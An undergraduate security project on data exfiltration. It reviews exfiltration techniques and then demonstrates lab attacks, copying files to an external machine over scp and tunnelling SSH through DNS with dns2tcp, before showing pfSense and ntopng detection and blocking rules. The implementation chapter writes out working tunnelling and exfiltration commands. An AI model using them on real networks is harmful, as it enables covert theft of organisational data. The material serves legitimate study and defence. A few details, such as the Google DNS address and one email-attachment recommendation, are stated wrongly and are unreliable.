



JARAMOGI OGINGA ODINGA UNIVERSITY OF SCIENCE AND TECHNOLOGY

DATA EXFILTRATION IN ORGANIZATIONS

NDUTA DENNIS RUHIU

I132/087/2013

**A Project Submitted to the School of Informatics and Innovative Systems in partial
fulfilment of the requirements of the degree of Bachelor of Science in Computer
Security and Forensics at Jaramogi Oginga Odinga University of Science & Technology**

December

2016

Declaration and Approval

I, Dennis Ruhii Nduta hereby declare that this project is my original work and has not been presented for an award of a diploma or conferment of a degree in any other university or institution

SIGN

DATE

Dennis Ruhii Nduta

Student: I132/0867/2013

This project has been submitted with my approval as the university supervisor.

SIGN

DATE

Dr. Solomon Ogara

University supervisor

Copyright and Dedication

I would like to dedicate this research paper to my brother Isaac Mari. May it inspire you to ensure a good future in the career path you choose.

COPYRIGHT © 2016

Acknowledgements

I am sincerely grateful to my supervisor Dr. Solomon Ogara for his untiring commitment, expert guidance and supervision from the beginning to the final stages of this research paper. Completing this paper would not have been possible without you and you have helped me develop an understanding and gained more interest in the topic. My appreciation also goes to Anthony J Rodrigues, PhD for helping me gain interest to further the research and how to effectively carry on with it.

I thank my parent Charity Nduta Ruhiu for her tireless support and words of encouragement throughout the course of this project.

I express my sincere appreciation to Victor Kimutai and Friddah Muthio whom we colluded to ensure that the project went well and offered assistance to each other.

Lastly, I offer my warmest regard and blessings to all those who supported me in respect to completing this work.

Abstract

Data exfiltration can be described as the unauthorized transfer of sensitive information from a target's network to a location which a threat actor controls. Because data routinely moves in and out of networked enterprises, data exfiltrated can closely resemble normal network traffic, making detection of exfiltration attempts challenging for IT security groups. As such data exfiltration poses a high risk to organizations this is because measures in place do not detect it easily thus sensitive data breaches do not raise alarms. This is a worry because such data may be confidential or sensitive and leaks of such have negative impact on the organization. This research paper will strive to show what data exfiltration entails and branching out to points of interest like perpetrators, impact, techniques used, detection and the mitigation techniques.

Experimental research methodology will be used; thus, experiments will be carried out and observed based on the assumptions, tools and experiment constraints set in place. The experiments will showcase the shift from a simpler technique to a more sophisticated one, this is to match the potential of the threat actors to find workarounds to the various countermeasures security administrators put in place. The results of the experiments will showcase how effective the techniques are their detection and how they can be mitigated.

This research is meant to give a different perspective of data security and encourage adaptation to the changing environments such as hypermobility of data.

Table of Contents

Declaration and Approval	i
Copyright and Dedication	ii
Acknowledgements	iii
Abstract	iv
Table of figures	vii
Acronyms	viii
CHAPTER 1: INTRODUCTION	1
1.1 Background information	1
1.2 Statement of the Problem	1
1.3 Objectives.....	1
1.4 Research Questions	1
1.5 Significance of the Study	2
1.5 Scope	2
1.7 Assumption.....	2
1.8 Limitations	2
CHAPTER 2: LITERATURE REVIEW	3
2.1 The Perpetrators: internal versus external.....	3
2.2 Impact of Data Exfiltration on organisation.....	3
2.3 Data Exfiltration Techniques	4
2.4 Detection of data exfiltration.....	5
2.5 Mitigation measures to data exfiltration.....	6
CHAPTER 3: METHODOLOGY	7
3.1 Experimental research methodology	7
3.2 Experiment scenarios (covert operations)	7
CHAPTER 4: DESIGN.....	8
4.1 Ssh channels	8
4.2 Protocol tunnelling: DNS tunnelling.....	9
4.3 PfSense firewall.....	11
CHAPTER 5: IMPLIMENTATION.....	12
5.1 Ssh channel implementation.....	12
5.2 Dns tunnel scenario implementation	12

CHAPTER 6: RESULTS	14
6.1 SSH channels.....	14
6.1.1 Effectiveness of technique.....	14
6.1.2 Detection of data transfers	14
6.1.3 Mitigation measures	15
6.2 Protocol tunnelling: DNS tunnels	15
6.2.1 Effectiveness of technique.....	15
6.2.2 Detection of transfer	15
6.2.3 Mitigation measures	17
CHAPTER 7: DISCUSSION, CONCLUSION AND RECOMMENDATIONS	18
7.1 Discussion	18
7.2 Conclusion.....	19
7.3 Recommendations for further research	19
References	20
APPENDICES	22
Appendix A: Figures	22
Data exfiltration overview	22
Perpetrators	22
Data exfiltration methods	23
Ssh scenario	23
Putty interface.....	24
Ssh session.....	25
Dns tunnel listening interface	25
Ssh tunnel via Dns	26
Ssh effectiveness.....	27
Network monitoring	27
Channel inspection Ssh.....	28
Blocking ssh	28
Dns tunnel throughput	29
Dns queries	30
Dns tunnels mitigation.....	30
Appendix B: Configuration Files	31
Dns2tcpd.conf.....	31
Sshd.conf	32

Table of figures

Figure 1: Data exfiltration overview	22
Figure 2: Data exfiltration perpetrators.....	22
Figure 3: Data exfiltration methods	23
Figure 4: Ssh scenario to be implemented	23
Figure 5: Putty interface.....	24
Figure 6: Ssh session.....	25
Figure 7: Listening interface	25
Figure 8: Ssh session tunnelled via Dns	26
Figure 9: Ssh channel effective throughput	27
Figure 10: Network monitoring for anomalies	27
Figure 11: Known channel inspection ssh	28
Figure 12: Firewall rule to block ssh	28
Figure 13: Blocked ssh channel	29
Figure 14: Dns tunnel throughput	29
Figure 15: Dns queries count	30
Figure 16: Channels dns queries to specified dns servers.....	30

Acronyms

DNS	Domain Name Service
DPI	Deep Packet Inspection
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDS	Intrusion Detection System
IM	Internet Messaging
IP	Internet Protocol
IPS	Intrusion Prevention System
SCP	Secure Copy
SQLi	SQL Injection
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol

CHAPTER 1: INTRODUCTION

1.1 Background information

Data exfiltration can be described as the unauthorized transfer of sensitive information from a target's network to a location which a threat actor controls. Because data routinely moves in and out of networked enterprises, data exfiltrated can closely resemble normal network traffic, making detection of exfiltration attempts challenging for IT security groups (Communications), 2016). It can also be described as:

A security incident in which sensitive, protected or confidential data is copied, transmitted, viewed, stolen or used by an individual unauthorized to do so (Antwerp, 2011). Data breaches may involve financial information such as credit card or bank details, personal health information, personally identifiable information, trade secrets of corporations or intellectual property. Figure 1: Data exfiltration overview gives a brief overview of data exfiltration.

1.2 Statement of the Problem

Most security studies and statistics focus on infiltration: how attackers are getting past security defences and into the network. That part of the attack is more visible, compromising machines and triggering events and alarms in the security operations centre. Until now, there has been very little information available on the less visible act of data exfiltration: how attackers are removing data. Whether you see it or not, data exfiltration is a real risk for most organizations.

1.3 Objectives of the research

1. To investigate the techniques used in data exfiltration.
2. To carry out experiments of how data exfiltration takes place and how it can be stopped.
3. To validate mitigation measures recommended to reduce future data breaches.

1.4 Research Questions

1. What techniques do the perpetrators use to exfiltrate the data?
2. Which detection measures would effectively identify data exfiltration instances?
3. Which mitigation measures can be put in place for of detection future attacks?

1.5 Significance of the Study

Increased attention to data exfiltration will serve as an enabler for more proficient security systems can be put into place. People will give more attention to what they know can cause them harm thus creating demand for systems that can effectively protect them.

Because employees play a role in enabling the exfiltration more policies should be put into place to ensure that access to sensitive data is limited. Personal emails are the commonly used by employees, as such blocking access in the firewall to access such personal services, they will be forced to result to use the organization email which can be effectively monitored.

1.5 Scope

Because secure systems are global, issues arising from data exfiltration seem to impact all organisation in an almost similar manner. Thus, this research has taken into consideration feasible areas of considerations that cut across all the issues arising from data exfiltration.

These are:

- techniques in use.
- Detection measures.
- Mitigation measures.
- Testing of measures suggested to curb data exfiltration.

1.7 Assumption

This research will be carried out on the experimental methodology thus the environment to be set up will strive to mirror what is thought to be secure system which is implemented by many organisations

1.8 Limitations

Based on the assumption of trying to recreate the same secure systems as the external world such may not be the case because security systems may differ in terms of:

- Sophistication
- Security needs
- Types of equipment used

CHAPTER 2: LITERATURE REVIEW

2.1 The Perpetrators: internal versus external

According to a McAfee report 2015 on how threat actors steal data it indicates that internal actors(employees) were responsible for more than 40% of the serious data reach incidents experienced by the respondents, and external actors were responsible for just under 60% of data breaches. (MacAfeelabs, 2015)

Internal actors include employees, contractors, and third-party suppliers, with a 60/40 split between employee/contractors and suppliers. Figure 2: Data exfiltration perpetrators showcases the division of how the threat agents are involved either accidental or with intent. When they were involved in data exfiltration, whether it was intentional or accidental, internal actors were more likely to use physical media instead of electronic methods, especially USB drives and laptops. (Lord, 2016) Employee information, both identity and health data, was a larger target for internal actors than customer data, perhaps because it is more accessible. Office documents were the most common format of data stolen by internal actors, probably because these documents are stored on employee devices and many organizations place few controls on the data once it is no longer in a database. (MacAfeelabs, 2015)

2.2 Impact of Data Exfiltration on organisation.

- a) Litigation-there are certain laws governing data breaches as such an organisation may be liable in a court of law in case of data breach
- b) Losing competitive advantage in the event that proprietary information is sold to a rival company can threaten the survival of a business enterprise on a broader scale. The “loss” represents not only the research and development expenses to refine a product, but also the sales opportunities and market leadership lost.
- c) Reputation-companies have a face value that is the reputation such reputation can be in terms of keeping data confidential. As such public disclosure of such data breaches will negatively impact the outlook of how people view the company capabilities to achieve what they promise

2.3 Data Exfiltration Techniques

Attacker may use the following techniques as discussed below:

2.3.1 HTTP Download

Perhaps the most direct method of data exfiltration for a remote attacker is manipulating a public-facing server into disclosing non-public information in response to a HTTP POST or GET request. The most widespread class of malicious attacks, SQL injection attacks, may use this method to expose the contents of databases connected to public websites, simply downloading the result of a malicious query in the same manner they would download a webpage. (Unixwiz, 2016) This is often also a precursor to the attacker using the extracted information to gain greater access to the target system. SQL injection is a type of Web application security vulnerability in which an attacker is able to submit, as part of input data, a database SQL command that is executed by a Web application, exposing the backend database. By doing so, the attacker attempts to intentionally access/steal information assets without authorization by circumventing or thwarting logical security mechanisms. (Rashid, et al., 2015)

2.3.2 Email

The various email protocols are near ubiquitous in modern business networks, and easily capable of carrying small-to-mid size files. Attackers can mail files directly to inboxes controlled by themselves or else make use of public mailboxes as drop-sites from which files can later be retrieved (Splunk, 2016)

2.3.3 HTTP or FTP Upload

Attackers with access to their target system may well make use of file transfer systems familiar to any office worker. HTTP traffic often carries uploaded files, and attackers can make use of a variety of freely available file-hosting sites to store data for later retrieval. File Transfer Protocol connections can be used in a similar manner to reach drop-sites, or else used to directly transfer files between the target and a machine controlled by the attacker. (Rashid, et al., 2015)

2.3.4 Steganography

Steganography is the art of hidden writing. Where cryptography seeks to hide the content, or meaning of a message, steganography hides the message itself, perhaps by embedding it in another message. Typically, modern steganography works by identifying either redundant space within innocuous files or unused fields in common communications protocols and then encoding the message into these overlooked areas (Paganini, 2016). Cryptography can be used alongside steganography to encrypt the hidden data, posing a dual challenge to any exfiltration detection system where they will need to first detect that a message that is being hidden, and secondly to discover what that message is. (Nsslabs, 2016)

2.4 Detection of data exfiltration

2.4.1 Known Channel Inspection

One of the simpler approaches to detecting data exfiltration attempts is to inspect outgoing traffic on high-risk channels, searching for sensitive material through defined patterns, keywords or hashes. Proxy servers for each channel under inspection intercept outgoing data and submit it to content inspection products for analysis. Thus, proxy servers for email, IM, FTP channels enable the content of files to be handed to content analyzers to look for matches in keywords, personally identifiable information, hashes, defined patterns or files flagged by signatures. A positive match identifies the data as sensitive and thus an unauthorized attempt to exfiltrate data across network boundaries. These tools cause transfers to be blocked by the channel's proxy server while alerting information security personnel. (Rashid, et al., 2015)

2.4.2 Network Monitoring

An approach which broadens the coverage of threats while still providing timely detection is to monitor not a single channel but all network traffic moving out of an organization. Specialized deep packet inspection (DPI) products can be used to inspect all outgoing data packets for overlaps with confidential data.

The impact of DPI on network performance can be troublesome for networks with large throughput, but there are systems designed to more rapidly handle such volumes, including hardware acceleration to minimize its overhead. It is worth noting that DPI can be considered highly intrusive for legitimate users of a network, and that such intrusion may lead to increased purposeful evasion of the monitoring system. (Inspection, 2016)

2.5 Mitigation measures to data exfiltration

2.5.1 Actuated Detection Systems

Many exfiltration detection systems can be empowered to automatically or semi automatically block transfers they consider suspicious. This can be implemented on many levels, from email filters, which refuse to forward suspicious attachments to database management systems that refuse to respond to suspicious queries, to deep packet inspection gateways that refuse to forward packets containing sensitive data.

The opportunities for actuation can be more fine-grained than simply allowing or denying access. In some cases, it is beneficial to instead mask the sensitive portions of outgoing material, leaving non-sensitive information intact while protecting the organization's confidentiality. More cunningly, an intelligent detection system could replace the requested sensitive information with plausible decoy information, beginning a retaliatory disinformation campaign against an attacker. The strength of protection provided by an actuated detection system depends for the most part on the coverage of detectable threats, particularly the false negative rate – the rate at which the detection system misses' exfiltration attempts. (Windowssecurity, 2016)

2.5.2 Security Policy Assistance Tools

One of the most fundamental measures for mitigating exfiltration threat is properly defining security policies regarding granting and maintaining the access to and storage of sensitive material. While this countermeasure is primarily organizational, technological solutions exist to help with adherence to policy frameworks. These solutions range from policy enforcement software which directly interpret formulations of security policy to protect local access to data to systems which regulate the recipients of forwarded information according to policy, to systems for ensuring that third parties are adhering to your security policies. Encryption is key in many security policies regarding interaction with cloud services, and related work looks specifically at how cloud services can provide assurances regarding their own encryption practices. Perhaps the best systems, where possible, involve the encryption of data before it is sent to a cloud storage device, but this raises questions about service providers' ability to assure the integrity of encrypted data (Rashid, et al., 2015)

CHAPTER 3: METHODOLOGY

3.1 Experimental research methodology

Experimental research describes the process that a researcher undergoes of controlling certain variables and manipulating others to observe if the results of the experiment reflect that the manipulations directly caused the particular outcome. (Okstate, 2016)

3.2 Experiment scenarios (covert operations)

As this research is experimental based data to be used for the discussion is to be collected based on the various experiments to be conducted. Such experiments will showcase the actualization of exfiltration methods and also suggested measures that can be undertaken to mitigate future data breaches.

The main focus of the experiments will be on the covert channels. These channels entail also the attacker taking measures to ensure that his identity and data being exfiltrated is encrypted making it harder for detection measures (Kovacs, 2016). A representation of the known data exfiltration techniques is expressed in Figure 3: Data exfiltration methods.

CHAPTER 4: DESIGN

4.1 Ssh channels

Ssh is a cryptographic network protocol for operating network services securely over an unsecured network. Ssh is typically used to login to a remote machine and execute commands but it also supports tunnelling forwarding TCP ports and X11 connections; it can transfer files using the associated Ssh file transfer or secure copy (SCP) protocols. (Academy, 2016) Ssh automatically generated public-private keys to encrypt a network connection thus on channel inspection data analysis cannot reveal what is being transmitted. (Linuxcommand, 2016)

In this scenario, it intends to showcase data exfiltration by an insider.

4.1.1 Assumptions

1. Employee has some access credential to the data storage server.
2. Ssh channels are used to transfer data on the network thus that port is open on the firewall.
3. Employee has his own work station connected to the organisation network.
4. The employee has the capability of opening an Ssh channel with the external vector aggregator node.
5. Port monitoring is not sufficient thus allowing connections to go unmonitored.

4.1.2 Tool and devices to use

- Putty
- Vector machine IP address 192.168.199.6 (Linux machine)
- Storage machine (Linux machine)
- Command and control machine node. (Xp machine)
- PfSense firewall

Figure 4: Ssh scenario to be implemented shows the suggested scenario that is going to be implemented.

4.2 Protocol tunnelling: DNS tunnelling

The last thing an enterprise want to be in the news is of a data breach, theft of regulated data, personal identifiable information and intellectual property is one of the serious risk an enterprise can face. But with all the expensive security measure they take to protect their information how are hackers still able to exfiltrate their data. One particular backdoor in the network hackers may be exploiting is the DNS. (Nussbaum, 2009) What hacker know you don't know is that your DNS is not sufficiently inspected by common security products and they have some sure tactics to get to your data. One way of doing this is establishing a covert communication channel between the device in the network running a tunnel program and a server on the internet and then communicate back and forth in this channel to control the compromised device or to pass data out. (D, 2016)

In this experiment scenario, we will use Dns2tcp to establish a channel between the compromised device and the server and pass data from internal network to the external server.

4.2.1 Assumptions

1. The organisation has restricted port access on the firewall with only port 80 and 443 facing out.
2. Port 22(ssh),8080(webserver) and 8888(TCP) are allowed within the firewall.
3. Attacker has gained administrative privileges of the internal storage server

4.2.2 Tools to use

Dns2Tcp

Dns2tcp is a network tool designed to relay TCP connections through DNS traffic. Encapsulation is done on the TCP level; thus, no specific driver is needed. Dns2tcp client doesn't need to be run with specific privileges. (Mertens, 2016)

Dns2tcp is composed of two parts: a server-side tool and a client-side tool. The server has a list of resources specified in a configuration file. Each resource is a local or remote service listening for TCP connections. The client listen on a predefined TCP port and relays each incoming connection through DNS to the final service. (Kalitools, 2016)

Tools included in the dns2tcp package

server component

- dns2tcpd – dns2tcp

```
root@kali: ~# dns2tcpd
```

```
Usage: dns2tcpd [ -i IP] [ -F] [ -d debug_level] [ -f config-file] [ -p pidfile]
```

-F: dns2tcpd will run in foreground

client component

- dns2tcp – dns2tcp

```
root@kali:~# dns2tcp
```

No DNS given, using 192.168.1.1 (first entry found in resolv.conf)

Missing parameter : need a dns zone

dns2tcp v0.5.2 (<http://www.hsc.fr/>)

```
Usage : dns2tcp [options] [server]
```

-c : enable compression

-z <domain> : domain to use (mandatory)

-d <1|2|3> : debug_level (1, 2 or 3)

-r <resource> : resource to access

-k <key> : pre-shared key

-f <filename> : configuration file

-l <port|-> : local port to bind, '-' is for stdin (mandatory if resource defined without program)

-e <program> : program to execute

-t <delay> : max DNS server's answer delay in seconds (default is 3)

-T <TXT|KEY> : DNS request type (default is TXT)

server : DNS server to use

If no resources are specified, available resources will be printed

In this case, we are going to tunnel some traffic from a client behind a perimeter firewall to our own server.

4.3 PfSense firewall

As a defence mechanism to carry out the above we use the pfSense firewall. Which has the capability for live monitoring and giving alerts to the security administrator of suspicious behaviour. (Pfsense, 2016)

Tools in pfSense to be used are:

- **Firewall rules** for access and deny rights
- **Ntopng**- is a high-speed web-based traffic analysis and flow collection for network monitoring

Ntopng functions

1. Sort network traffic according to many criteria including IP address, port, L7 protocol, throughput, AS.
2. Show network traffic and IPv4/v6 active hosts.
3. Produce long-term reports about various network metrics such as throughput, application protocols
4. Top X talkers/listeners, top ASs, top L7 applications.
5. For each communication flow report network/application latency/RTT, TCP stats (retransmissions, packets OOO, packet lost), bytes/packets
6. Store on disk persistent traffic statistics in RRD format.
7. Geolocate hosts and display reports according to host location.
8. Discover application protocols by leveraging on nDPI, ntop's DPI framework.
9. Characterise HTTP traffic by leveraging on characterisation services provided by Google and HTTP Blacklist.
10. Show IP traffic distribution among the various protocols.
11. Analyse IP traffic and sort it according to the source/destination.
12. Report IP protocol usage sorted by protocol type.
13. Produce HTML5/AJAX network traffic statistics. (Ntop, 2016)

CHAPTER 5: IMPLIMENTATION

5.1 Ssh channel implementation

The following steps will create an ssh channel and enable file transfer.

Create connection to vector machine using putty. A putty interface is showcased by Figure 5: Putty interface where one can see how easy it is to use when establishing ssh channels one only need the IP address and the port number.

A successful connection, will bring up the following interface that creates a remote session on the external machine that we want to send data to. Figure 6: Ssh session represents a working ssh channel.

Once the terminals opened via putty on the command and control the following commands can be used to transfer files between the storage machine to the vector machine.

Upload to vector aggregator

In the storage machine, we have a file containing the projects being undertaken by the organisation. Such a file can be uploaded to the vector machine using this command on the shell interface.

```
#scp root@<IP address of storage machine>:/root/Desktop/projects.rar /root/Desktop
```

5.2 Dns tunnel scenario implementation

Server component

Make the following changes to the Dns2tcpd.conf file. Refer to it at **Dns2tcpd.conf**

Start dns2tcp and ssh service

Ssh service:

```
service ssh start
```

Dns2tcpd:

```
dns2tcpd -f /etc/dns2tcpd.conf
```

```
netstat -a |grep domain
```

Client component

These commands can be inputted directly or through putty via a ssh session. The command to be inputted are done on the targeted system which should have a dns2tcp client installed on it.

```
Dns2tcp -z server1.4thyr.loc 192.168.199.6
```

```
Dns2tcp -z server.4thyr.loc -l 8888 -r ssh 192.168.199.6
```

Listening port 8888 uses the Transmission Control Protocol, TCP enables two hosts to establish a connection and exchange streams of data. Figure 7: Listening interface represents the dns tunnel establishment. We choose -r ssh because we would want to upload data to our server through secure copy from internal data. Data stream generated will appear to be of DNS queries to our domain server1.4thyr.loc.

The attacker can start up session on putty and initiate a connection to the server

```
Ssh root@localhost -p 8888 -D 8080
```

This enables an ssh channel connection that is tunnelled via the dns channel. The attacker can then use scp to transfer files between the two nodes.

Why port 8080 it can be used by non-administrators who wish to run their own web servers on machines which might already have a server running on port 80 or when they are not authorized to run services below port 1024. Figure 8: Ssh session tunnelled via Dns showcases a working dns2tcp session running.

CHAPTER 6: RESULTS

Based on the experiments carried out, this chapter results shall be based on the following traits of the experiments:

1. effectiveness of the technique
2. detection of the data transfers
3. mitigation measures

6.1 SSH channels.

6.1.1 Effectiveness of technique

This will be a measure of it been able to transfer data over the network. This can be seen from the screen shot below. The internal machine shall transfer a file size of 300mb to the vector machine successfully to prove how effective the method is. Note there is compression thus transferred data will be less. Figure 9: Ssh channel effective throughput shows the potential of ssh channels to exfiltrate data.

6.1.2 Detection of data transfers

6.1.2.1 Known Channel Inspection

One of the simpler approaches to detecting data exfiltration attempts is to inspect outgoing traffic on high-risk channels, searching for sensitive material through defined patterns. As such the system administrator, shall look for spikes in the network graph. As such enabling further investigation as to what caused the spike. In our test, we used port 22 for Ssh to do the transfers thus when looking for protocols we shall monitor the Ssh usage. Figure 11: Known channel inspection ssh shows ssh flows

6.1.2.2 Network Monitoring

There will be monitoring of network packets not for their content, but to discover abnormal patterns of behaviour. Learning from an organisation's normal traffic patterns, tools can identify users, detect aberrations in traffic rates caused by exfiltration attempts and flag suspicious data transfers even though the data being transmitted is encrypted.

In Figure 10: Network monitoring for anomalies one can clearly see the impact of a high transfer ssh channel. It spikes up the network traffic volume. From the normal transfer of less than 1mb the ssh traffic surpasses it by up to 9mb

6.1.3 Mitigation measures

6.1.3.1 Actuated Detection Systems

Many exfiltration detection systems can be empowered to automatically or semi-automatically block transfers they consider suspicious. The opportunities for actuation can be more fine-grained than simply allowing or denying access. A measure such as ensuring that the internal ssh server only accepts requests from computer on that network address only can reduce contact with external nodes. This can be reflected on the **Sshd.conf** file. Another way is to block ssh access from internal network to the wan from lan network. Figure 12: Firewall rule to block ssh showcases a firewall rule to block ssh channels. The network administrator should also put up firewall rules to block ssh channels on the open ports like port 80 and 443.

Such a measure will ensure that even if an ssh channel is established to the outside, transfer of data from within is not possible, thus the message Connection refused on port 22. This is represented by Figure 13: Blocked ssh channel.

6.2 Protocol tunnelling: DNS tunnels

6.2.1 Effectiveness of technique

All traffic routing is enabled by the DNS channel running in the background. As such in the firewall logs it will appear as many queries to the server. The ssh channel can then use such channel to transfer data to the server. Figure 14: Dns tunnel throughput shows the tunnel throughput.

6.2.2 Detection of transfer

6.2.2.1 Volume of DNS traffic per IP address

Because tunnelled data is typically limited to 512 bytes per request, a large number of requests are required for communication. In addition, if the client is polling the server, it will continuously send requests. The ntopng capture expressed by Figure 15: Dns queries count shows the many queries made to the server1.4thyr.loc domain. (Farnham, 2012)

6.2.2.2 Volume of DNS traffic per domain

Another basic method is to look at large amounts of traffic to a specific domain name. DNS tunnel utilities are all setup to tunnel the data using a specific domain name so, all tunnelled traffic will be to that domain name. We should consider the possibility that DNS tunnelling could be configured with multiple domain names, thus lowering the amount of traffic per domain. From Figure 14: Dns tunnel throughput under effectiveness of channel one can note that all data is going to 192.168.199.6 which is hosting the domain server1.4thyr.loc. (Farnham, 2012)

6.2.2.2 Geographic location of DNS server

Geographic considerations are another factor that could be used. As proposed, Large amounts of DNS traffic to parts of the world where you do not do business. For enterprises that don't have a broad international footprint, this method could be useful. In this case, we shall track the origin of server1.4thyr.loc. The assumption is that its location is deemed suspicious. (Farnham, 2012) .Ntopng has the capability to map out areas where the domains are being hosted.

6.2.3 Mitigation measures

Blocking DNS queries to external resolvers

This procedure will allow the firewall to block DNS requests to servers that are off this network. This can force DNS requests from local clients to use the DNS Forwarder or Resolver on pfSense for resolution. When combined with OpenDNS, this allows DNS-based content filtering to be enforced on the local network. (Beauregard, 2016)

1. Setup OpenDNS servers (or DNS servers are preferred) in System > General. For OpenDNS, that would be 208.67.222.222 and 208.67.220.220 or 8.8.8.8 and 4.4.4.4 for google public dns servers.
2. Add a firewall rule on Firewall > Rules, LAN tab permitting TCP/UDP source: any to the firewalls LAN IP Address, port 53 (destination IP and port)
3. Move this newly created rule from step #2 to the very top of the LAN rules
4. Add a new rule blocking protocol TCP/UDP source: any destination: any.
5. Move the rule created in step #4 to the second position behind the permit rule that was moved in step #3.
6. That's it. The hosts behind pfSense can only talk to the built-in DNS resolver running on LAN which uses OpenDNS.

The idea behind this is that the Dns server will do the domain resolution and because the server1.4thyr.loc is not registered it will not be resolved. A reflection of the rule is captured by Figure 16: Channels dns queries to specified dns servers.

CHAPTER 7: DISCUSSION, CONCLUSION AND RECOMMENDATIONS

7.1 Discussion

This research paper has covered typical data exfiltration techniques, counter measures and their effectiveness. There were experiments carried out on ssh channels and dns tunnelling. These experiments were able to bypass an assumed security system that is normal in many organisations. The research segmented each of the experiments to show its effectiveness in terms of throughput, how it can be detected and mitigation measures. Each of these segments was coupled with pictorial representations of each segment.

The basis of doing this research was to showcase the deficiency of security systems thus enabled to identify three areas where effort is required to improve their security capability:

One of them is the need for a stronger focus on recovery post-exfiltration. Most approaches focus on detection, prevention and mitigation. However, there is no perfect solution to securing the increasingly complex corporate environments. As such recovery has to be a key focus of strategies, tools and techniques dealing with data exfiltration threats.

Second, current approaches and commercial systems mainly focus on policy specification and implementation for preventive measures. Examples of such measures include “drop all encrypted channels like ssh” as they cannot be examined by IDS. However, such measures though they may provide short-term solutions do not fit in with modern working practices and often encourage users to find workarounds like tunnelling which, in itself, leads to further data exfiltration risks.

Third, given the complexity of modern organisational eco-systems and the emerging hyper-mobility, connectivity and virtualisation, the focus need to shift from ‘Information Protection’ only to an inclusive drive towards ‘Detection and Prevention of Data Exfiltration’. This represents a more comprehensive philosophy that can cater for the threats and countermeasures needed for data at rest, in use and in motion

7.2 Conclusion

Data exfiltration as portrayed is not counter measured in many organisations and they are playing catch up in order to reduce the loss it accompanies. The experiments above have portrayed the ease at which a threat agent may easily pass data out without raising red flags. Tools in exfiltrating data are getting simplified to accommodate people with reduced skill thus enabling the threat agent to easily target the organisation.

The following are the major aspects why many organisations don't seem to be taking data exfiltration to be a big deal is that they don't think their data is valuable enough, perception that there is enough security by putting up firewall and other security measures and most react to after the fact. This has got to change because data is growing to be very valuable thus need to protect it.

7.3 Recommendations for further research

Beyond the analysis given, some issues were not addressed in the course of the research due to time constraints. Some of the issues Include;

Skype and Data Exfiltration- Skype makes extensive use of encryption. Encrypting traffic prevents intrusion detection systems and firewalls from inspecting the contents of the traffic. Therefore, an adversary can use Skype or traffic that simply resembles Skype traffic as the communication channel to exfiltrate a large amount of data off a network that permits Skype.

TOR and its use by threat agents to post exfiltrated data to servers that are difficult to trace.

Smtip/email- based on the capability of emails to carry attachments one could find a way to ensure that all domains except the company email domain are allowed to attach documents when within the company network.

Instant messaging service-this is a cropping issue because of its ease of use by the exfiltrators. There is the need to understand the channels that they use to do their data transfers. This form of data exfiltration will have high impact because of its portability and capability to handle files up to 1Gb

References

- Academy, I. (2016, October 6). *linuxacademy.com*. Retrieved from <https://linuxacademy.com/blog/linux/ssh-and-scp-howto-tips-tricks/>
- Antwerp, R. C. (2011). *Exfiltration techniques: an examination and emulation*. Delaware: University of Delaware.
- Beauregard, C. (2016, November 15). *neustar.biz*. Retrieved from <https://www.neustar.biz/blog/how-to-identify-prevent-dns-tunneling>
- Communications), M. (2016, September 4). *TrendLabs Security Intelligence Blog*. Retrieved from <http://blog.trendmicro.com/trendlabs-security-intelligence/data-exfiltration-in-targeted-attacks/>
- Farnham, G. (2012). *Detecting DNS Tunneling*. SANS institute.
- Inspection, F. (2016, September 12). *symantec.com*. Retrieved from <https://www.symantec.com/connect/articles/firewall-evolution-deep-packet-inspection>
- Kalitools. (2016, October 30). Retrieved from <http://tools.kali.org/maintaining-access/dns2tcp>
- Kovacs, E. (2016, November 10). *securityweek.com*. Retrieved from <http://www.securityweek.com/researchers-devise-perfect-data-exfiltration-technique>
- Linuxcommand. (2016, November 22). Retrieved from http://linuxcommand.org/man_pages/ssh1.html
- Lord, N. (2016, November 16). *digitalguardian.com*. Retrieved from <https://digitalguardian.com/blog/byod-security-expert-tips-policy-mitigating-risks-preventing-breach>
- Mcafeelabs. (2015). *Stop Data Exfiltration*. intel security.
- Mertens, X. (2016, October 14). *blog.rootshell.be*. Retrieved from <https://blog.rootshell.be/2007/03/22/dns2tcp-how-to-bypass-firewalss-or-captive-portals/>
- Nssslabs. (2016, November 25). Retrieved from <https://www.nssslabs.com/blog/hiding-in-plain-sight-a-blueprint-for-data-exfiltration/>
- Ntop. (2016, November 24). Retrieved from <http://www.ntop.org/products/traffic-analysis/ntop/>
- Nussbaum, L. (2009). On robust covert channels inside dns. *tuns-sec09-article.pdf*.
- Okstate. (2016, October 5). Retrieved from <https://www.okstate.edu/ag/agedcm4h/academic/aged5980a/5980/newpage2.htm>
- Paganini, P. (2016, October 14). <http://securityaffairs.co>. Retrieved from <http://securityaffairs.co/wordpress/30624/cyber-crime/hackers-used-data-exfiltration-based-video-steganography.html>

- Pfsense. (2016, November 30). Retrieved from <https://pfsense.org/>
- Rashid, P., Ramdhany, D., Edwards, M., Kibirige, S. M., Babar, D., & Chitchyan, D. (2015). *Detecting and Preventing*. United Kingdom: Lanchaster university.
- Shiyayo, B., & Muchai, C. (2015). *Kenya CyberSecurity report 2015*. Nairobi: Serianu limited.
- Splunk. (2016, November 22). *Splunk*. Retrieved from https://www.splunk.com/en_us/solutions/solution-areas/security-and-fraud/use-cases/detect-and-stop-data-exfiltration.html
- Unixwiz. (2016, November 3). *unixwiz.net*. Retrieved from <http://www.unixwiz.net/techtips/sql-injection.html>
- Windowssecurity. (2016, November 16). *windowssecurity.com*. Retrieved from http://www.windowsecurity.com/articles-tutorials/intrusion_detection/Why_is_a_firewall_alone_not_enough_What_are_IDSes_and_why_are_they_worth_having.html

APPENDICES

Appendix A: Figures

Data exfiltration overview

